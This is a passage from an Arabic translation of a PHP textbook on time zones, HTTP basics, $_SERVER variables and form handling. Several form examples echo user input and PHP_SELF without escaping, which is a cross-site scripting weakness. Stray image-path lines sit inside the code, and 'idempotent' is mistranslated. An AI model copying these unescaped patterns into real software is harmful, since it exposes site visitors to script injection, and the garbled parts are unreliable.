دعونا نلقي نظرة عن كثب على فئة DateTimeZone الآن. يمكن رفع إعداد المنطقة الزمنية من ملف *php.ini* باستخدام ()get_ini. يمكنك الحصول على مزيد من المعلومات من كائن المنطقة الزمنية باستخدام طريقة ()getLocation. يوفر البلد الأصلي للمنطقة الزمنية وخط الطول وخط العرض بالإضافة إلى بعض التعليقات. باستخدام هذه الأسطر القليلة من التعليمات البرمجية، يمكنك الحصول على بدايات نظام GPS قائم على الويب:

```
$tz = ini_get('date.timezone');
$dtz = new DateTimeZone($tz);

echo "Server's Time Zone: {$tz}<br/>";

foreach ($dtz->getLocation() as $key => $value) {
 echo "{$key} {$value}<br/>";
}
```

```
Server's Time Zone: America/Halifax
country_code CA
latitude 44.65
longitude -63.6
```

```
comments Atlantic - NS (most areas); PE
```

إذا كنت ترغب في تعيين منطقة زمنية غير منطقة الخادم، فيجب عليك تمرير هذه القيمة إلى مُنشئ كائن DateTimeZone. يعيّن هذا المثال المنطقة الزمنية لروما، إيطاليا، ويعرض المعلومات باستخدام طريقة getLocation():

```
$dtz = new DateTimeZone("Europe/Rome");

echo "Time Zone: " . $dtz->getName() . "<br/>";

foreach ($dtz->getLocation() as $key => $value) {
 echo "{$key} {$value}<br/>";
}
```

```
Time Zone: Europe/Rome
country_code IT
latitude 41.9
longitude 12.48333
comments
```

يمكن العثور على قائمة بأسماء المناطق الزمنية الصالحة حسب المناطق العالمية في دليل PHP على الإنترنت.

باستخدام هذه التقنية نفسها، يمكنك جعل موقع ويب "محلياً" للزائر من خلال توفير قائمة بالمناطق الزمنية المدعومة للزائر للاختيار من بينها ثم ضبط إعدادات php.ini مؤقتاً باستخدام دالة ini_set() طوال مدة الزيارة.

في حين أن هناك قدرًا معقولاً من قوة معالجة التاريخ والوقت التي توفرها الفئات التي ناقشناها في هذا الفصل، إلا أنها مجرد قمة جبل الجليد الذي يضرب به المثل. تأكد من قراءة المزيد حول هذه الفصول الدراسية وما يمكنهم فعله على موقع PHP الإلكتروني.

مالتالي

هناك أكثر من مجرد إدارة للتواريخ يجب فهمها عند تصميم مواقع الويب داخل PHP، ونتيجة لذلك، هناك العديد من المشكلات التي يمكن أن تسبب لك التوتر وتزيد من عامل PITA (ألم أسفل الظهر "**p**ain **i**n **t**he **a**ss"). يقدم الفصل التالي نصائح وحيلًا متعددة، بالإضافة إلى بعض "المشاكل" التي يجب الانتباه إليها، للمساعدة في تقليل نقاط الألم هذه. من بين الموضوعات التي يتم تناولها، تقنيات العمل مع المتغيرات، وإدارة بيانات النموذج، واستخدام أمان بيانات الويب SSL (طبقة مآخذ التوصيل الآمنة). اربط حزام الأمان! (Buckle up!)

الفصل الثامن: تقنيات الويب

تم تصميم PHP كلغة برمجة نصية على الويب، وعلى الرغم من أنه من الممكن استخدامها في نصوص سطر الأوامر وواجهة المستخدم الرسومية البحتة، إلا أن الويب يمثل الغالبية العظمى من استخدامات PHP. قد يحتوي موقع الويب الحيوي على نماذج وجلسات وأحيانًا إعادة توجيه، وهذا الفصل يشرح كيفية تنفيذ هذه العناصر في PHP. ستتعرف على كيفية توفير PHP للوصول إلى معلمات النماذج والملفات التي تم تحميلها، وكيفية إرسال ملفات تعريف الارتباط وإعادة توجيه المتصفح، وكيفية استخدام جلسات PHP، والمزيد.

أساسيات HTTP

يعمل الويب على بروتوكول HTTP أو بروتوكول نقل النص التشعبي "Hypertext Transfer Protocol". يتحكم هذا البروتوكول في كيفية طلب متصفحات الويب للملفات من خوادم الويب وكيفية قيام الخوادم بإعادة إرسال الملفات. لفهم التقنيات المختلفة التي سنعرضها لك في هذا الفصل، يجب أن يكون لديك فهم أساسي لـ HTTP. للحصول على مناقشة أكثر شمولاً عن HTTP، راجع HTTP Pocket Reference (O’Reilly) لـ Clinton Wong.

عندما يطلب مستعرض الويب صفحة ويب، فإنه يرسل رسالة طلب HTTP إلى خادم ويب. تتضمن رسالة الطلب دائمًا بعض معلومات الرأس "header information"، وفي بعض الأحيان تتضمن أيضًا

نصًا "body". يستجيب خادم الويب برسالة رد، والتي تتضمن دائمًا معلومات رأس وتحتوي عادةً على نص. يبدو السطر الأول من طلب HTTP كما يلي:

```
GET /index.html HTTP/1.1
```

يحدد هذا السطر أمر HTTP، يسمى طريقة *"method"*، متبوعًا بعنوان المستند وإصدار بروتوكول HTTP المستخدم. في هذه الحالة، يستخدم الطلب طريقة GET لطلب مستند index.html باستخدام HTTP 1.1. بعد هذا السطر الأولي، يمكن أن يحتوي الطلب على معلومات رأس اختيارية تمنح الخادم بيانات إضافية حول الطلب.

فمثلا:

```
User-Agent: Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]
Accept: image/gif, image/jpeg, text/*, */*
```

توفر ترويسة **User-Agent** معلومات حول مستعرض الويب، بينما يحدد رأس **Accept** أنواع **MIME** التي يقبلها المستعرض. بعد أي رؤوس، يحتوي الطلب على سطر فارغ للإشارة إلى نهاية قسم الرأس. يمكن أن يحتوي الطلب أيضًا على بيانات إضافية، إذا كان ذلك مناسبًا للطريقة المستخدمة (على سبيل المثال، مع طريقة POST، كما سنناقش قريبًا). إذا كان الطلب لا يحتوي على أي بيانات، فإنه ينتهي بسطر فارغ.

يتلقى خادم الويب الطلب ومعالجته وإرسال استجابة. يبدو السطر الأول من استجابة HTTP كما يلي:

```
HTTP/1.1 200 OK
```

يحدد هذا السطر إصدار البروتوكول وكود الحالة ووصفًا لذلك الكود. في هذه الحالة، يكون كود الحالة هو 200، مما يعني أن الطلب كان ناجحًا (ومن ثم الوصف OK). بعد سطر الحالة، تحتوي الاستجابة على رؤوس تزود العميل بمعلومات إضافية حول الاستجابة. فمثلا:

```
Date: Sat, 29 June 2019 14:07:50 GMT
Server: Apache/2.2.14 (Ubuntu)
Content-Type: text/html
Content-Length: 1845
```

يوفر رأس **Server** معلومات حول برنامج خادم الويب، بينما يحدد رأس **Content-Type** نوع MIME للبيانات المضمنة في الاستجابة. بعد الرؤوس، تحتوي الاستجابة على سطر فارغ، متبوعًا بالبيانات المطلوبة في حالة نجاح الطلب.

أكثر طريقتين HTTP شيوعًا هما GET و POST. تم تصميم طريقة GET لاسترداد المعلومات، مثل مستند أو صورة أو نتائج استعلام قاعدة بيانات من الخادم. طريقة POST مخصصة لنشر المعلومات، مثل: رقم بطاقة الائتمان أو المعلومات التي سيتم تخزينها في قاعدة بيانات، على الخادم. طريقة GET هي ما يستخدمه متصفح الويب عندما يكتب المستخدم عنوان URL أو ينقر على رابط. عندما يرسل المستخدم نموذجًا، يمكن استخدام طريقة GET أو POST، كما هو محدد بواسطة خاصية method لوسم form. سنناقش طرق GET و POST بمزيد من التفصيل في قسم "نماذج المعالجة".

المتغيرات

تكوين الخادم ومعلومات الطلب - بما في ذلك معلمات النموذج وملفات تعريف الارتباط - يمكن الوصول إليها بثلاث طرق مختلفة من برامج PHP النصية. بشكل عام، يشار إلى هذه المعلومات باسم EGPCS (اختصار لـ البيئة *"environment"*، GET، POST، ملفات تعريف الارتباط *"cookies"*، والخادم *"server"*).

تنشئ PHP ستة مصفوفات عالمية تحتوي على معلومات EGPCS:

$_ENV

يحتوي على قيم أي متغيرات بيئة، حيث تكون مفاتيح المصفوفة هي أسماء متغيرات البيئة.

$_GET

يحتوي على أي معلمات تشكل جزءًا من طلب GET، حيث تكون مفاتيح المصفوفة هي أسماء معلمات النموذج.

$_COOKIE

يحتوي على أي قيم ملفات تعريف ارتباط تم تمريرها كجزء من الطلب، حيث تكون مفاتيح المصفوفة هي أسماء ملفات تعريف الارتباط.

$_POST

يحتوي على أي معلمات تشكل جزءًا من طلب POST، حيث تكون مفاتيح المصفوفة هي أسماء معلمات النموذج.

$_SERVER

يحتوي على معلومات مفيدة حول خادم الويب، كما هو موضح في القسم التالي.

$_FILES

يحتوي على معلومات حول أي ملفات تم تحميلها.

هذه المتغيرات ليست عالمية فقط، ولكنها مرئية أيضًا من داخل تعريفات الدوال. يتم إنشاء المصفوفة $_REQUEST بواسطة PHP تلقائيًا وتحتوي على عناصر المصفوفات $_GET و $_POST و $_COOKIE كلها في متغير مصفوفة واحد.

معلومات الخادم

تحتوي مصفوفة **$_SERVER** على الكثير من المعلومات المفيدة من خادم الويب، ويأتي الكثير منها من متغيرات البيئة المطلوبة في مواصفات واجهة البوابة المشتركة "**C**ommon **G**ateway **I**nterface" (**CGI**). فيما يلي قائمة كاملة بإدخالات $_SERVER التي تأتي من CGI، بما في ذلك بعض أمثلة القيم:

PHP_SELF

اسم البرنامج النصي الحالي، بالنسبة إلى جذر المستند (على سبيل المثال: store/cart.php/). لقد رأيت هذا بالفعل مستخدمًا في بعض نماذج التعليمات البرمجية في الفصول السابقة. هذا المتغير مفيد عند إنشاء نصوص برمجية مرجعية ذاتية، كما سنرى لاحقًا.

SERVER_SOFTWARE

سلسلة تحدد الخادم (على سبيل المثال: " Apache/1.3.33 (Unix) mod_perl/1.26 PHP/5.0.4").

SERVER_NAME

اسم المضيف أو اسم DNS المستعار أو عنوان IP لعناوين URL المرجعية الذاتية (على سبيل المثال: www.example.com).

GATEWAY_INTERFACE

معرفة إصدار معيار CGI (على سبيل المثال: CGI/1.1).

SERVER_PROTOCOL

اسم وإصدار بروتوكول الطلب (على سبيل المثال: HTTP/1.1).

SERVER_PORT

رقم منفذ الخادم الذي تم إرسال الطلب إليه (على سبيل المثال: 80).

REQUEST_METHOD

الطريقة التي استخدمها العميل لجلب المستند (على سبيل المثال: GET).

PATH_INFO

عناصر المسارات الإضافية التي قدمها العميل (على سبيل المثال: list/users/).

PATH_TRANSLATED

قيمة PATH_INFO، مترجمة من قبل الخادم إلى اسم ملف (على سبيل المثال: home/httpd/htdocs/list/users/).

SCRIPT_NAME

مسار URL للصفحة الحالية، والذي يكون مفيدًا للنصوص النصية المرجعية الذاتية (على سبيل المثال: me/menu.php~/).

QUERY_STRING

كل شيء بعد؟ في عنوان URL (على سبيل المثال: name=Fred+age=35).

REMOTE_HOST

اسم مضيف الجهاز الذي طلب هذه الصفحة (على سبيل المثال، http://dialup-192-168-0-1.example.com). إذا لم يكن هناك DNS للجهاز، فهذا فارغ و REMOTE_ADDR هي المعلومات الوحيدة المقدمة.

REMOTE_ADDR

سلسلة تحتوي على عنوان IP للجهاز الذي طلب هذه الصفحة (على سبيل المثال: "192.168.0.250").

AUTH_TYPE

طريقة المصادقة المستخدمة لحماية الصفحة، إذا كانت الصفحة محمية بكلمة مرور (على سبيل المثال: basic).

REMOTE_USER

اسم المستخدم الذي صادق "authenticated" عليه العميل، إذا كانت الصفحة محمية بكلمة مرور (على سبيل المثال: fred). لاحظ أنه لا توجد طريقة لمعرفة كلمة المرور المستخدمة.

يقوم خادم Apache أيضًا بإنشاء إدخالات في مصفوفة $_SERVER لكل رأس HTTP في الطلب. لكل مفتاح، يتم تحويل اسم الرأس إلى أحرف كبيرة، ويتم تحويل (-) إلى شرطات سفلية (_)، ويتم إضافة السلسلة "HTTP_" مسبقًا. على سبيل المثال، إدخال عنوان User-Agent يحتوي على المفتاح "HTTP_USER_AGENT". العنوانان الأكثر شيوعًا وفائدة هما:

HTTP_USER_AGENT

السلسلة التي استخدمها المتصفح لتعريف نفسه (على سبيل المثال: Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]").

HTTP_REFERER

الصفحة التي قال المتصفح إنها جاءت منها للوصول إلى الصفحة الحالية (على سبيل المثال: http://www.example.com/last_page.html).

معالجة النماذج

من السهل معالجة النماذج باستخدام PHP، حيث تتوفر معلمات النموذج في مصفوفتي $_GET و $_POST. يصف هذا القسم بعض الحيل والتقنيات التي ستجعل الأمر أكثر سهولة.

الطرق "Methods"

كما ناقشنا بالفعل، هناك طريقتان HTTP يمكن للعميل استخدامها لتمرير بيانات النموذج إلى الخادم: GET و POST. يتم تحديد الطريقة التي يستخدمها نموذج معين بخاصية method لوسم form. من الناحية النظرية، تعتبر الأساليب غير حساسة لحالة الأحرف في HTML، ولكن في الممارسة العملية، تتطلب بعض المتصفحات المعطلة أن يكون اسم الطريقة بأحرف كبيرة.

يقوم طلب GET بترميز معلمات النموذج في عنوان URL في سلسلة استعلام "*query string*"، والتي يشار إليها بالنص الذي يلي؟:

```
/path/to/chunkify.php?word=despicable&length=3
```

يقوم طلب POST بتمرير معلمات النموذج في نص طلب HTTP، مع ترك عنوان URL دون تغيير.

الفرق الأكثر وضوحًا بين GET و POST هو سطر عنوان URL. نظرًا لأن جميع معلمات النموذج يتم ترميزها في عنوان URL بطلب GET، يمكن للمستخدمين وضع إشارة مرجعية على استعلامات GET. ومع ذلك، لا يمكنهم القيام بذلك مع طلبات POST.

ومع ذلك، فإن الاختلاف الأكبر بين طلبات GET و POST هو أدق بكثير. تنص مواصفات HTTP على أن طلبات GET غير صالحة "*idempotent*" — أي أن طلب GET واحدًا لعنوان URL معين، يتضمن معلمات النموذج، هو نفس طلبين أو أكثر لعنوان URL هذا. وبالتالي، يمكن لمتصفحات الويب تخزين صفحات الاستجابة لطلبات GET مؤقتًا، لأن صفحة الاستجابة لا تتغير بغض النظر عن عدد مرات تحميل الصفحة. بسبب (idempotence)، يجب استخدام طلبات GET فقط للاستعلامات مثل: تقسيم كلمة إلى أجزاء أصغر أو مضاعفة الأرقام، حيث لن تتغير صفحة الاستجابة أبدًا.

طلبات POST ليست معطلة "idempotent". هذا يعني أنه لا يمكن تخزينها مؤقتًا، ويتم الاتصال بالخادم في كل مرة يتم فيها عرض الصفحة. ربما رأيت أن متصفح الويب يطالبك بـ "إعادة إرسال بيانات النموذج؟" "Repost form data?" قبل عرض أو إعادة تحميل صفحات معينة. وهذا يجعل طلبات POST الخيار المناسب للاستعلامات التي قد تتغير صفحات استجابتها بمرور الوقت - على سبيل المثال، عرض محتويات عربة التسوق أو الرسائل الحالية في لوحة الإعلانات.

ومع ذلك، غالبًا ما يتم تجاهل الـ(idempotence) في العالم الحقيقي. يتم تنفيذ ذاكرة التخزين المؤقت "caches" للمتصفح بشكل سيئ للغاية، ويسهل الوصول إلى زر إعادة التحميل "reloading"، بحيث يميل المبرمجون إلى استخدام GET و POST بناءً على ما إذا كانوا يريدون معلمات الاستعلام المعروضة في عنوان URL أم لا. ما تحتاج إلى تذكره هو أنه لا ينبغي استخدام طلبات GET لأي إجراءات تسبب تغييرًا في الخادم، مثل تقديم طلب أو تحديث قاعدة بيانات.

يتوفر نوع الطريقة التي تم استخدامها لطلب صفحة PHP من خلال $_SERVER['REQUEST_METHOD']. فمثلا:

```
if ($_SERVER['REQUEST_METHOD'] == 'GET') {
 // handle a GET request
}
else {
 die("You may only GET this page.");
}
```

المعلمات "Parameters"

استخدم المصفوفات $_POST و $_GET و $_FILES للوصول إلى معلمات النموذج من كود PHP الخاص بك. المفاتيح هي أسماء المعلمات، والقيم هي قيم تلك المعلمات. نظراً لأن النقط "periods" قانونية في أسماء حقول HTML ولكن ليس في أسماء متغيرات PHP، يتم تحويل النقاط في أسماء الحقول إلى شرطات سفلية (_) في المصفوفة.

يوضح المثال 8-1 نموذج HTML يقوم بتقسيم سلسلة يوفرها المستخدم. يحتوي النموذج على حقلين: أحدهما للسلسلة (اسم المعلمة: word) والآخر لحجم القطع "chunks" المطلوب إنتاجها (اسم المعلمة: number).

مثال 8-1. نموذج القطع (chunkify.html)

```
<html>
 <head><title>Chunkify Form</title></head>

 <body>
 <form action="chunkify.php" method="POST">
 Enter a word: <input type="text" name="word" /><br />
```

```
 How long should the chunks be?
 <input type="text" name="number" /><br />
 <input type="submit" value="Chunkify!">
 </form>
</body>

</html>
```

يسرد المثال 8-2 نص PHP برمجي، chunkify.php، الذي يقدم إليه النموذج في المثال 8-1. يقوم البرنامج النصي بنسخ قيم المعلمات إلى متغيرات واستخدامها.

مثال 8-2. البرنامج النصي للقطع (chunkify.php)

```
<?php
$word = $_POST['word'];
$number = $_POST['number'];


$chunks = ceil(strlen($word) / $number);

echo "The {$number}-letter chunks of '{$word}' are:<br
/>\n";

for ($i = 0; $i < $chunks; $i++) {
 $chunk = substr($word, $i * $number, $number);
 printf("%d: %s<br />\n", $i + 1, $chunk);
```

```
}
?>
```

يوضح الشكل 8-1 كلاً من نموذج chunkify والمخرجات الناتجة.



الشكل 8-1. نموذج chunkify وإخراجه

صفحات المعالجة الذاتية "Self-Processing Pages"

يمكن استخدام صفحة PHP واحدة لإنشاء نموذج ومعالجته لاحقًا. إذا كانت الصفحة الموضحة في المثال 8-3 مطلوبة باستخدام طريقة GET، فإنها تطبع نموذجًا يقبل درجة حرارة فهرنهايت. ومع ذلك، إذا تم استدعاؤها باستخدام طريقة POST، تحسب الصفحة وتعرض درجة الحرارة المئوية المقابلة.

مثال 8-3. صفحة معالجة ذاتية لتحويل درجة الحرارة (temp.php)

```
<html>
<head><title>Temperature Conversion</title></head>
<body>


<?php if ($_SERVER['REQUEST_METHOD'] == 'GET') { ?>
 <form action="<?php echo $_SERVER['PHP_SELF'] ?>"
method="POST">
 Fahrenheit temperature:
 <input type="text" name="fahrenheit" /><br />
 <input type="submit" value="Convert to Celsius!" />
 </form>

<?php }
else if ($_SERVER['REQUEST_METHOD'] == 'POST') {
 $fahrenheit = $_POST['fahrenheit'];
 $celsius = ($fahrenheit - 32) * 5 / 9;

 printf("%.2fF is %.2fC", $fahrenheit, $celsius);
}
else {
 die("This script only works with GET and POST
requests.");
} ?>

</body>
</html>
```

يوضح الشكل 8-2 صفحة تحويل درجة الحرارة والمخرجات الناتجة.



الشكل 8-2. صفحة تحويل درجة الحرارة وإخراجها

هناك طريقة أخرى للبرنامج النصي ليقرر ما إذا كان سيعرض نموذجًا أو عملية، وهي معرفة ما إذا كان قد تم توفير إحدى المعلمات أم لا. يتيح لك ذلك كتابة صفحة معالجة ذاتية تستخدم طريقة GET لإرسال القيم. يوضح المثال 8-4 نسخة جديدة من صفحة تحويل درجة الحرارة التي ترسل المعلمات باستخدام طلب GET. تستخدم هذه الصفحة وجود أو عدم وجود معلمات لتحديد ما يجب فعله.

مثال 8-4. تحويل درجة الحرارة باستخدام طريقة GET (temp2.php)

```
<html>
<head>
<title>Temperature Conversion</title>
</head>
```

```
<body>
<?php
if (isset ( $_GET ['fahrenheit'] )) {
 $fahrenheit = $_GET ['fahrenheit'];
} else {
 $fahrenheit = null;
}
if (is_null ( $fahrenheit )) {
 ?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
 Fahrenheit temperature: <input type="text" name="fahrenheit" /><br />
 <input type="submit" value="Convert to Celsius!" />
 </form>
<?php
} else {
 $celsius = ($fahrenheit - 32) * 5 / 9;
 printf ( "%.2fF is %.2fC", $fahrenheit, $celsius );
}
?>
</body>
</html>
```

في المثال 8-4 ، ننسخ قيمة معلمة النموذج إلى fahrenheit$. إذا لم نعط هذه المعلمة، فإن fahrenheit$ يحتوي على NULL، لذلك يمكننا استخدام is_null() لاختبار ما إذا كان ينبغي لنا عرض النموذج أو معالجة بيانات النموذج.

نماذج لاصقة "Sticky Forms"

تستخدم العديد من مواقع الويب أسلوبًا يُعرف باسم النماذج اللاصقة، حيث تكون نتائج الاستعلام مصحوبة بنموذج بحث تكون قيمه الافتراضية هي قيم الاستعلام السابق. على سبيل المثال، إذا بحثت في Google عن "Programming PHP"، فسيحتوي الجزء العلوي من صفحة النتائج على مربع بحث آخر يحتوي بالفعل على "Programming PHP". لتحسين البحث إلى " Programming PHP from O'Reilly, "، يمكنك ببساطة إضافة الكلمات الرئيسية الإضافية.

هذا السلوك الملصق سهل التنفيذ. يوضح المثال 8-5 البرنامج النصي الخاص بتحويل درجة الحرارة من المثال 8-4، مع جعل النموذج لاصقا. الأسلوب الأساسي هو استخدام قيمة النموذج المقدمة كقيمة افتراضية عند إنشاء حقل HTML.

مثال 8-5. تحويل درجة الحرارة بشكل لاصق (sticky_form.php)

```
<html>
<head><title>Temperature Conversion</title></head>
<body>
<?php $fahrenheit = $_GET['fahrenheit']; ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>"
method="GET">
```

```
 Fahrenheit temperature:
 <input type="text" name="fahrenheit" value="<?php echo $fahrenheit; ?>" /><br />
 <input type="submit" value="Convert to Celsius!" />
</form>

<?php if (!is_null($fahrenheit)) {
 $celsius = ($fahrenheit - 32) * 5 / 9;
 printf("%.2fF is %.2fC", $fahrenheit, $celsius);
} ?>

</body>
</html>
```

معلمات متعددة القيم "Multivalued Parameters"

يمكن أن تسمح قوائم اختيار HTML، التي تم إنشاؤها باستخدام وسم select، باختيارات متعددة. للتأكد من أن PHP يتعرف على القيم المتعددة التي يمررها المتصفح إلى برنامج نصي لمعالجة النماذج، تحتاج إلى استخدام الأقواس المربعة، []، بعد اسم الحقل في نموذج HTML. فمثلا:

```
<select name="languages[]">

 <option name="c">C</option>
 <option name="c++">C++</option>
 <option name="php">PHP</option>
 <option name="perl">Perl</option>
</select>
```

الآن، عندما يرسل المستخدم النموذج، يحتوي $_GET['languages'] على مصفوفة بدلاً من سلسلة بسيطة. تحتوي هذه المصفوفة على القيم التي تم تحديدها من قبل المستخدم.

يوضح المثال 8-6 تحديدات متعددة للقيم ضمن قائمة اختيار HTML. يوفر النموذج للمستخدم مجموعة من خاصيات شخصية "personality". عندما يرسل المستخدم النموذج، فإنه يعرض وصفًا (ليس مثيرًا للاهتمام) لشخصية المستخدم.

مثال 8-6. قيم اختيار متعددة مع مربع التحديد (select_array.php)


```
<html>
<head><title>Personality</title></head>
<body>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
 Select your personality attributes:<br />
 <select name="attributes[]" multiple>
 <option value="perky">Perky</option>
 <option value="morose">Morose</option>
 <option value="thinking">Thinking</option>
 <option value="feeling">Feeling</option>
 <option value="thrifty">Spend-thrift</option>
 <option value="shopper">Shopper</option>
 </select><br />
 <input type="submit" name="s" value="Record my personality!" />
```

```
</form>
<?php if (array_key_exists('s', $_GET)) {
 $description = join(' ', $_GET['attributes']);
 echo "You have a {$description} personality.";
} ?>

</body>
</html>
```

في المثال 8-6، زر الإرسال له اسم، "s". تحقق من وجود قيمة المعلمة هذه لمعرفة ما إذا كان يوجد وصف للشخصية. يوضح الشكل 8-3 صفحة التحديد المتعدد والمخرجات الناتجة.



الشكل 8-3. صفحة متعددة التحديد وإخراجها

تنطبق نفس التقنية على أي حقل نموذج حيث يمكن إرجاع قيم متعددة. يوضح المثال 8-7 نسخة منقحة من نموذج شخصيتنا الذي تمت إعادة كتابته لاستخدام مربعات الاختيار بدلاً من مربع التحديد. لاحظ

أنه تم تغيير HTML فقط - لا تحتاج التعليمات البرمجية لمعالجة النموذج إلى معرفة ما إذا كانت القيم المتعددة تأتي من مربعات الاختيار "checkboxes" أم من مربع الاختيار "select box".

مثال 8-7. قيم اختيار متعددة في مربعات الاختيار (checkbox_array.php)

```
<html>
<head><title>Personality</title></head>
<body>

<form action="<?php $_SERVER['PHP_SELF']; ?>"
method="GET">
 Select your personality attributes:<br />
 <input type="checkbox" name="attributes[]"
value="perky" /> Perky<br />
 <input type="checkbox" name="attributes[]"
value="morose" /> Morose<br />
 <input type="checkbox" name="attributes[]"
value="thinking" /> Thinking<br />
 <input type="checkbox" name="attributes[]"
value="feeling" /> Feeling<br />
 <input type="checkbox" name="attributes[]"
value="thrifty" />Spend-thrift<br />
 <input type="checkbox" name="attributes[]"
value="shopper" /> Shopper<br />
 <br />
 <input type="submit" name="s" value="Record my
personality!" />
